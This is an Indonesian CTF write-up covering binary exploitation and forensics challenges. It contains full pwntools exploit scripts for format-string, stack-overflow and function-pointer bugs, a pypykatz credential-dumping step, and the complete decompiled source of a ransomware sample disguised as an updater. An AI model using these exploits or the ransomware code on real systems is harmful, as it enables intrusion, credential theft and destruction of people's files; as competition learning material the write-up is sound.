Terdapat tiga fungsi utama yang menarik: `main`, `meow`, dan `mi\_miauw`. Saya melakukan disassembly untuk memahami alur eksekusi mereka.

```
$ objdump -d meow -M intel | sed -n '/<main>/,/^$/p'
```

```
13ef: mov     rax,QWORD PTR [rip+0x2c1a]    # stdout
```

```
13f6:  ...
```

```
1408: call    1120 <setvbuf@plt>
```

```
140d: mov     eax,0x0
```

```
1412: call    12e1 <mi_miauw>
```

```
1417: jmp     140d <main+0x26>
```

Fungsi `main` sangat sederhana. Setelah setup buffering untuk stdout, ia memanggil `mi\_miauw` dalam infinite loop. Alamat `0x1417` akan menjadi penting nanti karena ini adalah return address yang akan muncul di stack setelah `mi\_miauw` dipanggil.

Ini adalah win function yang membaca dan mencetak isi file `flag.txt`:

```
1249: endbr64
```

```
124d: push    rbp
```

```
124e: mov     rbp,rsp
```

```
1251: sub     rsp,0x90
```

```
1258: lea     rax,[rip+0xda9]              # "r"
```

```
125f: mov     rsi,rax
```

```
1262: lea     rax,[rip+0xda1]              # "flag.txt"
```

```
1269: mov     rdi,rax
```

```
126c: call    1130 <fopen@plt>
```

```
...
```

```
1295: mov     rdx,QWORD PTR [rbp-0x8]      # file handle
```

```
1299: lea     rax,[rbp-0x90]               # buffer
```

```
12a0: mov     esi,0x80
```

```
12a5: mov     rdi,rax
```

```
12a8: call    1100 <fgets@plt>             # read flag
```

```
...
```

```
12c1: mov     eax,0x0
```

```
12c6: call    10f0 <printf@plt>            # print flag
```

Fungsi ini membuka `flag.txt`, membaca isinya dengan `fgets`, dan mencetak hasilnya dengan `printf`. Jika kita bisa mengalihkan kontrol eksekusi ke fungsi ini, kita akan mendapatkan flag.

Fungsi ini menampilkan menu dengan dua opsi dan mengandung kerentanan utama:

```

12e9: sub    rsp,0x50
12ed: lea    rax,[rip+0xd53]      # "=== MEOW MEOW ==="
12f4: mov    rdi,rax
12f7: call   10d0 <puts@plt>

```

...

```

132e: lea    rax,[rbp-0x44]      # choice variable
1332: mov    rsi,rax
1335: lea    rax,[rip+0xd78]      # "%d"
133c: mov    rdi,rax
133f: mov    eax,0x0
1344: call   1140 <__isoc99_scanf@plt>

```

Setelah membaca pilihan user, ada dua path eksekusi:

- Opsi 1 (cmp eax,0x1 / jne 13a4):

```

1356: lea    rax,[rip+0xd5b]      # prompt string
135d: mov    rdi,rax
1360: call   10d0 <puts@plt>
1365: mov    rdx,QWORD PTR [rip+0x2cb4] # stdin
136c: lea    rax,[rbp-0x40]      # buffer at
[rbp-0x40]
1370: mov    esi,0x40            # size = 0x40
bytes
1375: mov    rdi,rax
1378: call   1100 <fgets@plt>

```

...

```

1391: lea    rax,[rbp-0x40]
1395: mov    rdi,rax
1398: mov    eax,0x0
139d: call   10f0 <printf@plt> # printf(user_input) <-
FORMAT STRING!

```

Ini adalah ****format string vulnerability****. Input user dibaca dengan ``fgets(buf, 0x40, stdin)`` dan langsung diteruskan ke ``printf(buf)`` tanpa format specifier.

- Opsi 2 (cmp eax,0x2 / jne 13d5):

```

13ac: lea    rax,[rip+0xd3d]      # prompt string
13b3: mov    rdi,rax
13b6: call   10d0 <puts@plt>
13bb: mov    rdx,QWORD PTR [rip+0x2c5e] # stdin
13c2: lea    rax,[rbp-0x40]      # buffer at
[rbp-0x40]
13c6: mov    esi,0x100          # size = 0x100
bytes (256)
13cb: mov    rdi,rax
13ce: call   1100 <fgets@plt>    # OVERFLOW! 256
bytes into 64-byte buffer

```

Ini adalah ****stack buffer overflow****. Buffer berada di ``[rbp-0x40]`` (64 bytes), tetapi ``fgets`` membaca hingga 0x100 bytes (256 bytes). Ini memungkinkan kita overwrite return address.

Untuk mengidentifikasi posisi stack yang dapat di-leak, saya menjalankan binary dengan format string payload:

```
$ printf '1\n%%p.%%p.%%p.%%p.%%p.%%p.%%p.%%p.%%p.%%p\n' |  
timeout 3 ./meow 2>/dev/null | head -5  
=== MEOW MEOW ===
```

1. Meow me..ow (Melihat Alamat)

2. Meow MEOOWWW (Nyakar Memori)

meow meow meow ^^: Meow meow? (Kasih Mize sesuatu buat diintip:)

Meow,

0x7ffc03e2dd30.(nil).(nil).(nil).(nil).0x77d363748740.0x1637d5
659.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252e70

Format string bekerja dengan sempurna. Saya mencoba posisi yang lebih tinggi untuk menemukan return address:

```
$ printf '1\n%%11$p.%%12$p.%%13$p.%%14$p.%%15$p.%%16$p.%%17$p.%%18$p.%%  
19$p.%%20$p\n' | timeout 3 ./meow 2>/dev/null | grep "Meow,"  
Meow,  
0x31252e7024353125.0x243731252e702436...0xa702430.0x7ffe5d6aee  
70.0x58421b4ce417.0x1.0x7bc473f5fca8.0x7ffe5d6aef70
```

Perhatikan bahwa posisi ke-17 (``%17$p``) menunjukkan nilai ``0x58421b4ce417``, yang berakhiran ``0x1417``. Ini adalah alamat return dari ``mi_miauw`` kembali ke ``main`` (ingat instruksi ``jmp 140d`` di alamat ``0x1417``). Dengan mengetahui nilai ini, kita dapat menghitung PIE base: `PIE_base = leaked_value - 0x1417`.

Dari disassembly, buffer berada di ``[rbp-0x40]`` dan return address berada di ``[rbp+0x8]``. Maka offset untuk mencapai return address adalah: `offset = 0x40 (buffer) + 0x8 (saved rbp) = 0x48 = 72 bytes`. Setelah 72 bytes padding, kita dapat menimpa return address.

Strategi Exploit

Berdasarkan analisis di atas, strategi exploit yang saya gunakan adalah:

1. Leak PIE Base: Gunakan format string vulnerability (opsi 1) dengan payload ``%17$p`` untuk mendapatkan return address di

stack, kemudian hitung PIE base dengan mengurangi offset 0x1417.

2. Calculate Target Address: Setelah mendapat PIE base, hitung alamat fungsi `meow` dengan menambahkan offset 0x1249 ke PIE base.

3. Overflow Return Address: Gunakan buffer overflow (opsi 2) untuk menimpa return address dengan alamat fungsi `meow`. Ketika fungsi `mi\_miauw` return, eksekusi akan dialihkan ke fungsi `meow` yang akan membaca dan mencetak flag.

Saya membuat script untuk solvernya:

solve.py

```
from pwn import *

binary_path = './meow'
elf = ELF(binary_path)
context.binary = elf
context.log_level = 'info'

REMOTE_HOST = 'chall-ctf.ara-its.id'
REMOTE_PORT = 54317

MEOW_OFFSET = elf.symbols['meow'] # 0x1249
MAIN_RET_OFFSET = 0x1417 # return addr from mi_miauw ->
main (jmp 140d)

OVERFLOW_PADDING = 0x48
RET_GADGET_OFFSET = 0x101a

def exploit(target):
    target.recvuntil(b'^^: ')
    target.sendline(b'1')
    target.recvuntil(b'diintip: ')
    target.sendline(b'%17$p')
    target.recvuntil(b'Meow, ')
    leak = target.recvline().strip()
    pie_leak = int(leak, 16)
    pie_base = pie_leak - MAIN_RET_OFFSET
    meow_addr = pie_base + MEOW_OFFSET
    ret_gadget = pie_base + RET_GADGET_OFFSET

    log.success(f'Leaked return addr: {hex(pie_leak)}')
```

```

log.success(f'PIE base:           {hex(pie_base)}')
log.success(f'meow() addr:       {hex(meow_addr)}')

target.recvuntil(b'^^: ')
target.sendline(b'2')
target.recvuntil(b'RUAAAAA!!!!')

payload = b'A' * OVERFLOW_PADDING
payload += p64(ret_gadget)
payload += p64(meow_addr)

target.sendline(payload)

result = target.recvall(timeout=3)
print(result.decode(errors='replace'))

if __name__ == '__main__':
    if args.REMOTE:
        target = remote(REMOTE_HOST, REMOTE_PORT)
    else:
        target = process(binary_path)

    exploit(target)

```

Flag

ARA7{ada_seorang_pria_lokal_menikahi_pohon_saw17}

[100 pts] my diary gweh

Author: 0xhemo

I accidentally found my wife's diary. Surely there's nothing wrong with it, right?

nc chall-ctf.ara-its.id 4141

Solusi

Pertama-tama, saya melakukan identifikasi terhadap binary menggunakan command berikut:

```
(byte☉byuda)-[~/ara7/pwn/mydiary]
$ file chall
chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linke
d, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=f46e787d32b6de9c22b9312
6a9a48e5951aaec5, for GNU/Linux 3.2.0, not stripped

(byte☉byuda)-[~/ara7/pwn/mydiary]
$ checksec --file=chall
[*] '/home/byte/ara7/pwn/mydiary/chall'
Arch:          amd64-64-little
RELRO:         Full RELRO
Stack:         No canary found
NX:            NX enabled
PIE:           PIE enabled
Stripped:      No
```

Hasilnya menunjukkan bahwa binary ini adalah ELF 64-bit dengan proteksi sebagai berikut:

- Arch: amd64-64-little
- RELRO: Full RELRO
- Stack: No canary found
- NX: NX enabled
- PIE: PIE enabled
- Stripped: No

Binary tidak memiliki stack canary, yang mengindikasikan kemungkinan adanya buffer overflow vulnerability.

Analisis Fungsi

Selanjutnya saya melakukan enumerasi fungsi yang ada dalam binary:

```
(byte@byuda)-[~/ara7/pwn/mydiary]
$ nm chall | grep -i " T \| t " | sort
0000000000001000 T _init
0000000000001120 T _start
0000000000001150 t deregister_tm_clones
0000000000001180 t register_tm_clones
00000000000011c0 t __do_global_ctors_aux
0000000000001200 t frame_dummy
0000000000001209 T get_secret
0000000000001294 T entry_printer
00000000000012d2 T banner
0000000000001306 T menu
000000000000136c T write_entry
00000000000014d7 T read_entry
0000000000001587 T edit_entry
000000000000164f T delete_entry
0000000000001710 T main
0000000000001808 T _fini
```

Dari hasil tersebut, terlihat beberapa fungsi menarik:

- `get\_secret` - kemungkinan win function
- `main` - entry point
- `write\_entry`, `read\_entry`, `edit\_entry`, `delete\_entry` - fungsi CRUD diary
- `entry\_printer` - fungsi untuk menampilkan entry
- `menu`, `banner` - fungsi UI

Disassembly Fungsi

get_secret

```
objdump -d -M intel chall --no-show-raw-insn | sed -n
'/<get_secret>:./,/^$/p'
```

Fungsi ini membuka file "flag.txt" dan mencetak isinya. Ini jelas merupakan win function yang harus kita panggil untuk mendapatkan flag.

Struktur Entry

Dari analisis fungsi `write\_entry`, terlihat bahwa setiap entry dialokasikan dengan `malloc(0x48)` yaitu 72 bytes. Pada offset `+0x40` (64 bytes), terdapat function pointer yang diset ke `entry\_printer`.

Vulnerability di edit_entry

```
objdump -d -M intel chall --no-show-raw-insn | sed -n
'/<edit_entry>:./,/^$/p'
```

Di fungsi ini ditemukan vulnerability kritis. Pada instruksi di offset `0x162c`, program melakukan:

```
mov     edx,0x60          ; size = 96 bytes
mov     rsi,rax            ; entry buffer
mov     edi,0x0            ; stdin
call    1090 <read@plt> ; read(0, entry, 0x60)
```

Ini adalah buffer overflow! Program membaca 96 bytes (`0x60`) ke dalam buffer yang hanya berukuran 72 bytes (`0x48`). Overflow ini memungkinkan kita untuk menimpa function pointer di offset `+0x40`.

Fungsi read_entry

```
objdump -d -M intel chall --no-show-raw-insn | sed -n
'/<read_entry>:/,/^$/p'
```

Fungsi ini memanggil function pointer yang tersimpan di `entry+0x40`:

```
mov     rax,QWORD PTR [rax+0x40] ; load function pointer
call    rax                      ; call function pointer
```

Exploitation Strategy

Sekarang saya memiliki gambaran lengkap tentang exploitation path:

1. Buat entry baru (alokasi chunk + set function pointer ke `entry\_printer`)
2. Edit entry tersebut untuk overflow function pointer
3. Panggil read_entry untuk trigger function pointer yang sudah dimodifikasi

Bypassing PIE

Karena PIE enabled, alamat fungsi akan ter-randomisasi. Namun, saya dapat melakukan partial overwrite karena:

entry_printer offset: 0x1294 -> lowest byte 0x94

get_secret offset: 0x1209 -> lowest byte 0x09

Kedua fungsi berada di page yang sama. Dengan menimpa hanya 1 byte terakhir dari function pointer, kita dapat mengubah target dari `entry\_printer` ke `get\_secret` tanpa perlu mengetahui alamat base PIE. Berikut adalah exploit script yang saya buat:

solve.py

```
from pwn import *

context.binary = ELF('./chall', checksec=False)
```

```

context.log_level = 'info'

def exploit(io):
    # 1. Write entry at index 0
    io.sendlineafter(b'> ', b'1')          # option 1: Write Entry
    io.sendlineafter(b'(0-9): ', b'0')      # index 0
    io.sendlineafter(b'content: ', b'AAAA') # dummy content

    # 2. Edit entry at index 0 - partial overwrite of func ptr
    io.sendlineafter(b'> ', b'3')          # option 3: Edit Entry
    io.sendlineafter(b'Index: ', b'0')      # index 0
    payload = b'A' * 0x40 + b'\x09'        # 64 bytes pad +
    # overwrite lowest byte
    sleep(0.2)
    io.send(payload)

    # 3. Read entry at index 0 - triggers get_secret via corrupted
    # func ptr
    io.sendlineafter(b'> ', b'2')          # option 2: Read Entry
    io.sendlineafter(b'Index: ', b'0')      # index 0

    # Receive flag
    io.recvuntil(b'secret?')
    flag = io.recvline(timeout=3).strip()
    if not flag:
        flag = io.recvline(timeout=3).strip()
    log.success(f'Flag: {flag.decode()}')

    io.interactive()

if __name__ == '__main__':
    if args.REMOTE:
        host, port = 'chall-ctf.ara-its.id', 4141
        io = remote(host, port)
    else:
        io = process('./chall')
    exploit(io)

```

Flag

ARA7{y3_5hungu4ng_buk4nkah_1ni_myy_ist3r1_gwehhh_4hh}

[100 pts] 19jt lapangan padel

Author: xnonce

19 juta bener ga ya wkwkw

chall

nc chall-ctf.ara-its.id 4040

Solusi

Pertama, kita perlu memahami apa yang kita hadapi. Saya mulai dengan mengecek tipe file dan proteksi keamanan yang ada pada binary. Output menunjukkan bahwa ini adalah ELF 64-bit LSB executable, x86-64, dynamically linked, dan not stripped (masih ada symbol names).

```
(byte@byuda)-[~/ara7/pwn/19jt]
$ file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, i
nterpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=99b1769020a54353548654afcea
3e74028b525fa, for GNU/Linux 3.2.0, not stripped

(byte@byuda)-[~/ara7/pwn/19jt]
$ checksec --file=chall
[*] '/home/byte/ara7/pwn/19jt/chall'
Arch:             amd64-64-little
RELRO:            Partial RELRO
Stack:            No canary found
NX:               NX enabled
PIE:              No PIE (0x400000)
SHSTK:            Enabled
IBT:              Enabled
Stripped:         No
```

Analisis proteksi keamanan:

- ****No PIE:**** Binary dimuat di alamat tetap 0x400000, sehingga kita tahu pasti alamat semua fungsi
- ****No Canary:**** Tidak ada stack canary yang melindungi return address dari overflow
- ****NX Enabled:**** Stack tidak executable, jadi kita tidak bisa menjalankan shellcode di stack
- ****Partial RELRO:**** GOT dapat ditimpa, meskipun kita tidak perlu menggunakan teknik ini

Static Analysis

Selanjutnya saya melakukan disassembly untuk melihat fungsi-fungsi yang ada dalam binary.

```
objdump -d chall
```

Dari hasil disassembly, saya menemukan beberapa fungsi penting: Fungsi main (0x401350). Fungsi main melakukan setup buffering untuk stdin, stdout, dan stderr, lalu memanggil fungsi `vuln()`.

Fungsi vuln (0x4012c5)

Ini adalah fungsi yang vulnerable. Mari kita lihat disassemblynya:

```
4012c5: push    %rbp
4012c9: mov     %rsp,%rbp
4012cd: sub     $0x40,%rsp           # Alokasi 64 bytes untuk
buffer
4012d1: lea     0xd8f(%rip),%rax     # Load string "Welcome..."
4012db: call    4010c0 <puts@plt>
4012e0: lea     0xda1(%rip),%rax     # Load string "Can you
find..."
4012ea: call    4010c0 <puts@plt>
4012ef: lea     0xdb7(%rip),%rax     # Load string prompt
4012fe: call    4010e0 <printf@plt>
401312: lea     -0x40(%rbp),%rax     # Buffer di rbp-0x40
401319: mov     $0x0,%eax
40131e: call    401100 <gets@plt>    # VULNERABLE! gets() tanpa
bounds checking
```

Ini adalah vulnerability utama: fungsi `gets()` digunakan untuk membaca input pengguna tanpa batas, sementara buffer hanya berukuran 0x40 (64) bytes. Ini adalah classic stack buffer overflow.

Fungsi win (0x401236)

Fungsi ini adalah target kita:

```
401236: push    %rbp
40123a: mov     %rsp,%rbp
40123e: sub     $0x70,%rsp
401242: lea     0xdbf(%rip),%rax     # "r"
401249: mov     %rax,%rsi
40124c: lea     0xdb7(%rip),%rax     # "flag.txt"
401253: mov     %rax,%rdi
```

```

401256: call    401130 <fopen@plt> # fopen("flag.txt", "r")
40125b: mov     %rax,-0x8(%rbp)
40125f: cmpq    $0x0,-0x8(%rbp)
401264: jne     40127f
40127f: mov     -0x8(%rbp),%rdx
401283: lea     -0x70(%rbp),%rax
401287: mov     $0x64,%esi          # size = 100
40128c: mov     %rax,%rdi
40128f: call    4010f0 <fgets@plt> # fgets(buffer, 100, file)
401294: lea     -0x70(%rbp),%rax
401298: mov     %rax,%rsi
40129b: lea     0xd9e(%rip),%rax    # "Congratulations! Here's
your flag: %s"
4012a2: mov     %rax,%rdi
4012a5: mov     $0x0,%eax
4012aa: call    4010e0 <printf@plt> # printf(fmt, flag)

```

Fungsi `win()` membuka file `flag.txt`, membaca isinya, dan mencetak flag ke output. Jika kita bisa mengalihkan eksekusi program ke fungsi ini, kita akan mendapatkan flag.

Dynamic Analysis

Sebelum membuat exploit, saya perlu mengecek behavior program saat dijalankan:

```

(byte@byuda)-[~/ara7/pwn/19jt]
$ echo "test" | ./chall
Welcome to lapangan padel
Can you find a way to get the flag?

Enter your name: Hello, test!
Unfortunately, you don't have permission to read the flag.

```

Program meminta input dengan prompt "Enter your name: " kemudian mencetak input kita dengan greeting. Setelah itu program exit dengan pesan bahwa kita tidak punya permission untuk membaca flag.

Calculating the Offset

Untuk melakukan buffer overflow, kita perlu tahu berapa bytes yang diperlukan untuk mencapai saved return address di stack.

Dari disassembly fungsi `vuln()`:

- Buffer dialokasikan di `rbp-0x40` (64 bytes dari base pointer)
- Saved RBP memakan 8 bytes
- Saved return address ada setelah saved RBP

Jadi offset total ke return address adalah: $**64 + 8 = 72$ bytes**

Stack Alignment Consideration

Pada arsitektur x86-64, System V ABI mensyaratkan bahwa stack harus aligned ke 16-byte boundary sebelum memanggil fungsi. Ketika kita mem-overwrite return address, kita perlu memastikan alignment ini.

Solusinya adalah menambahkan satu gadget `ret` sebelum address fungsi `win()`. Gadget ret dapat ditemukan di banyak tempat dalam binary. Saya menggunakan yang ada di fungsi `\_init`: 40101a: ret. Address `0x40101a` berisi instruksi `ret` sederhana yang akan memastikan stack alignment sebelum melompat ke `win()`.

Exploit

Sekarang kita punya semua informasi yang dibutuhkan untuk exploit:

1. Offset ke return address: 72 bytes
2. Address fungsi `win()`: 0x401236
3. Gadget `ret` untuk alignment: 0x40101a

Payload structure: [72 bytes padding] + [ret gadget] + [win() address]

Saya membuat exploit script dalam Python menggunakan pwntools:

solve.py

```
from pwn import *

context.binary = elf = ELF('./chall')
context.log_level = 'info'

WIN = elf.symbols['win'] # 0x401236
log.info(f"win() @ {hex(WIN)}")

RET = 0x40101a # ret gadget from _init

# Buffer is at rbp-0x40, so offset to saved RIP = 0x40 + 8 = 72
OFFSET = 72

payload = b'A' * OFFSET
payload += p64(RET) # stack alignment
payload += p64(WIN)
```

```
def exploit(remote_target=False):
    if remote_target:
        r = remote('chall-ctf.ara-its.id', 4040)
    else:
        r = process('./chall')

    r.sendlineafter(b'Enter your name: ', payload)
    r.interactive()

if __name__ == '__main__':
    import sys
    if len(sys.argv) > 1 and sys.argv[1] == 'remote':
        exploit(remote_target=True)
    else:
        exploit(remote_target=False)
```

Flag

ARA7{bkn_19_jut4_L4pan94n_paD3l_l0h_y44a}

Forensic

[100 pts] dumpling

Author : grb/getrektboy

Hannn forgot the password of his computer, can you help him? Help him recover the NTLM hash, pretty please. Zip password : rawrrr

Flag format : ARA7{all_lowercase_ntlm_hash_here}

Solusi

Diberikan file minidump crash report, dan deskripsi challenge menyuruh kita untuk recover NTLM hash.

```
(byte@byuda)-[~/ara7/foren/dumpling]
$ file mem.DMP
mem.DMP: Mini DuMP crash report, 17 streams, Wed Jan 28 10:17:02 2026, 0x621826 type
```

Untuk nge-ekstrak kredensial dari minidump, bisa menggunakan tools [GitHub - skelsec/pypykatz: Mimikatz implementation in pure Python](#). Dengan command `pypykatz lsa minidump mem.DMP`, didapatkan NTLM hash-nya.

```
(byte@byuda)-[~/ara7/foren/dumpling]
$ pypykatz lsa minidump mem.DMP | grep NT
INFO:pypykatz:Parsing file mem.DMP
      NT: f4b2619c33cea30e3159e7397fb1d6a7
      NT: f4b2619c33cea30e3159e7397fb1d6a7
domainname NT AUTHORITY
```

Flag

ARA7{f4b2619c33cea30e3159e7397fb1d6a7}

[413 pts] horseman

Author: hyall

The workstation horseman has been compromised by a targeted ransomware attack. The user reported a complete system lockout immediately after running a suspicious software update.

<https://drive.google.com/file/d/1s4DDKZ2Y33gG64jhLhgftT8xRWK7Tp0Fy/view?usp=sharing>


password:

6e2267eb7c7862a4c57dbd6e256f9c70708a9bb7c26d0105db44d2418ec02553

nc chall-ctf.ara-its.id 7676

Solusi

Diberikan file ad1, dan langsung saya load ke ftk imager. Saat di load kita mendapatkan dump dari disk C yang hanya ada satu user.



Karena disini desc menginformasikan ada malware, saya mengecek folder Downloads karena biasanya itulah jalur masuk pertama

dari malware. Di sana didapatkan file updater.exe dan jika kita export ke local akan muncul icon python executable. Hal ini sangat sus, karena updater.exe di compile melalui python yang bukan semestinya.

File List				
Name	Size	Type	Date Modified	
\$I30	4.096 (4 KB)	NTFS Index ...	31/01/2026 03:00:14	
accessdata_ftk_imager.exe	29.756.784 (...)	Regular File	30/01/2026 15:46:05	
cHI0aG9uLW1hbmFnZXItMjUuMi...	46.000.896 (...)	Regular File	30/01/2026 16:02:42	
desktop.ini	282 (1 KB)	Regular File	30/01/2026 15:41:23	
horseman.ad1	0 (0 KB)	Regular File	30/01/2026 18:35:20	
updater.exe	9.998.358 (9...)	Regular File	30/01/2026 15:52:04	

Dari remote connection kita dihadapkan oleh beberapa pertanyaan. Karena tidak ada pengecekan tiap pertanyaan apakah pertanyaan sebelumnya itu benar atau tidak, saya bisa dapetin full question nya.

```
$ nc chall-ctf.ara-its.id 7676
HORSEMAN
You are analyzing a ransomware incident on workstation
'horseman-pc'.
Complete the investigation chain to recover the confidential
data.

1. A suspicious executable was found in the Downloads folder.
What is the SHA256 Hash of this malware?

Answer format: Hexadecimal string

Answer >>
Wrong!

2. The malware targets specific users by incorporating their
unique system identifier into the encryption key.
What is the SID (Security Identifier) of the infected user?

Answer format: S-1-5-21-xxxxxxxxxx-xxxxxxxxxx-xxxxxxxxxx

Answer >>
Wrong!

3. The malware leaves a trace of its initialization within
the Windows Event Logs.
```

What is the Event ID used by the malware to log its persistence entry?

Answer format: Integer

Answer >>

Wrong!

4. Within the description of the event log identified in Question 3, the malware stores a unique "Reference ID" or token.

What is the value of this Secret Token?

Answer format: String (Case Sensitive)

Answer >>

Wrong!

5. To establish an incident timeline, determine the exact time the malware recorded its persistence log.

What is the timestamp in UTC?

Answer format: YYYY-MM-DD HH:MM:SS

Answer >>

Wrong!

6. Based on the header analysis of the encrypted files and the malware's logic, identify the encryption algorithm and mode used.

Answer format: ALG-MODE (e.g. DES-ECB)

Answer >>

Wrong!

7. DATA RECOVERY (FINAL)

The user reports losing a critical file named

'confidential.txt' in the Documents folder.

Using your findings (SID + Token + IV), decrypt the file and reveal the secret string inside.

Answer format: String content of the file encrypted

file:(<https://drive.google.com/file/d/1Ro-DZ8aiLq2XlOzScQVS0gAh64kKyOvE/view?usp=sharing>)

Answer >>

Wrong!

Investigator, you missed some evidences. Review your answers and try again.

Jawaban pertama adalah sha256 dari malware. Dengan command `sha256sum updater.exe` didapatkan hash-nya.

```
(byte@byuda)-[/mnt/c/Users/ACER/Downloads/ara7_horsemen]
$ sha256sum updater.exe
aeb4cc771ae6f76b17ad1e8fb44d69cf5e5cea24adb23af03cae1dc7fd5e743c  updater.exe
```

Jawaban kedua bisa didapat dari export file registry SOFTWARE dan load hive nya ke registry explorer. Setelah di load buka `C:\Users\ACER\Downloads\ara7\_horsemen\SOFTWARE:Microsoft\Windows NT\CurrentVersion\ProfileList` untuk melihat SID dari horseman.

Values	ProfileList			
Drag a column header here to group by that column				
	Timestamp	Key Name	Profile Image Path	
▼	=	00c	00c	:
	2019-12-07 09:16:08	S-1-5-18	%systemroot%\system32\config\systemprofile	
	2019-12-07 09:16:08	S-1-5-19	%systemroot%\ServiceProfiles\LocalService	
	2019-12-07 09:16:08	S-1-5-20	%systemroot%\ServiceProfiles\NetworkService	
▶	2026-01-30 19:07:10	S-1-5-21-2472383311-4215914088-769331741-500	C:\Users\horseman	2

Jawaban ketiga bisa didapat dari decompile exe dengan menggunakan pyinstxtractor. Setelah didapatkan file updater.pyc kita bisa load ke pylingual.io buat dapetin source codenya. Dan untuk event id ditulis hardcoded di source codenya, yaitu 1337.

```
(byte@byuda)-[/mnt/c/Users/ACER/Downloads/ara7_horsemen]
$ python3 pyinstxtractor/pyinstxtractor.py updater.exe
[+] Processing updater.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.14
[+] Length of package: 9655830 bytes
[+] Found 74 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: updater.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.14 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: updater.exe

You can now use a python decompiler on the pyc files within the extracted directory

(byte@byuda)-[/mnt/c/Users/ACER/Downloads/ara7_horsemen]
$ ls updater.exe_extracted
base_library.zip  libcrypto-3.dll  pyimod02_importers.pyc  PYZ.pyz  unicodedata.pyc  _zstd.pyc
_bz2.pyd          libffi-8.dll    pyimod03_ctypes.pyc    PYZ_PYZ_extracted  updater.pyc
_pyio.pyc         libssl-3.dll    pyimod04_pywin32.pyc   select.pyd          VCRUNTIME140_1.dll
_ctypes.pyd       _lzma.pyd       pyi_rth_inspect.pyc   _socket.pyd         VCRUNTIME140.dll
_decimal.pyd      pyiboot01_bootstrap.pyc  python314.dll          _ssl.pyd            win32
_hashlib.pyd      pyimod01_archive.pyc    struct.pyc             _wmi.pyd
```

```
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: 'updater.py'
# Bytecode version: 3.14rc3 (3627)
```

```
# Source timestamp: 1970-01-01 00:00:00 UTC (0)

import os
import win32evtlog
import win32api
import win32security
import hashlib
import base64
import random
import string
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

def get_user_sid():
    try:
        username = win32api.GetUserName()
        domain = win32api.GetDomainName()
        sid_obj, _, _ = win32security.LookupAccountName(domain,
username)
        sid_str = win32security.ConvertSidToStringSid(sid_obj)
        return sid_str
    except:
        return 'S-1-5-21-UNKNOWN'

def generate_and_log_token():
    token = ''.join(random.choices(string.ascii_uppercase +
string.digits, k=16))
    msg = f'Update service initialized successfully. Reference ID:
{token}.'
    try:
        h_event_log = win32evtlog.OpenEventLog(None, 'Application')
        win32evtlog.ReportEvent(h_event_log,
win32evtlog.EVENTLOG_INFORMATION_TYPE, 0, 1337, None, [msg], None)
    except:
        pass
    return token

def encrypt_specific_folders(sid, token):
    raw_key = f'{sid}_{token}'.encode()
    key = hashlib.sha256(raw_key).digest()
    user_home = os.path.expanduser('~')
    target_folders = ['Documents', 'Downloads', 'Pictures']
    print('[*] Starting encryption...')
    for folder_name in target_folders:
        full_path = os.path.join(user_home, folder_name)
        if not os.path.exists(full_path):
```

```

        continue
    else:
        for root, dirs, files in os.walk(full_path):
            for filename in files:
                if filename.lower().endswith(('.exe', '.py',
'.dll', '.ini')):
                    continue
                else:
                    filepath = os.path.join(root, filename)
                    try:
                        with open(filepath, 'rb') as f:
                            data = f.read()
                            iv = os.urandom(16)
                            cipher = AES.new(key, AES.MODE_CBC, iv)
                            ciphertext = cipher.encrypt(pad(data,
AES.block_size))

                                                    enc_filename =
base64.b64encode(filename.encode()).decode()
                                                    output_path = os.path.join(root,
enc_filename)

                        with open(output_path, 'wb') as f:
                            f.write(iv)
                            f.write(ciphertext)
                        os.remove(filepath)
                        print(f'[+] Encrypted: {filename}')
                    except Exception as e:
                        pass

if __name__ == '__main__':
    sid = get_user_sid()
    token = generate_and_log_token()
    encrypt_specific_folders(sid, token)
    print('[!] DONE.')

```

Jawaban ke 4, karena dari sc Reference ID juga ikut dicatat dalam event log, kita bisa dump Application.evtx dan mengekstrak event log menggunakan EvtxCmd. Setelah di ekstrak kita buka csv nya dan find event id 1337. Didapatkan jawaban ke 4 adalah OOM9OV5VPRNIK3S2.

```
PS C:\Users\ACER\dfir_tools\EvtxCmd> .\EvtxECmd.exe -f C:\Users\ACER\Downloads\ara7_horsemen\Application.evtx --csv out
--csvf app.csv
EvtxECmd version 1.5.2.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evttx

Command line: -f C:\Users\ACER\Downloads\ara7_horsemen\Application.evtx --csv out --csvf app.csv

Warning: Administrator privileges not found!

CSV output will be saved to out\app.csv

Maps loaded: 453

Processing C:\Users\ACER\Downloads\ara7_horsemen\Application.evtx...
Chunk count: 17, Iterating records...
Record #: 355 (timestamp: 2026-01-30 19:07:21.8195829): Warning! Time just went backwards! Last seen time before change:
2026-01-31 02:24:50.1359465
```

```
312,312,2026-01-30
16:02:39.0697403,1337,Info,Application,Application,0,0,horsemen,16,,,,,,,,,False,C:\Users\ACER\Downloads\ara7_horsemen\
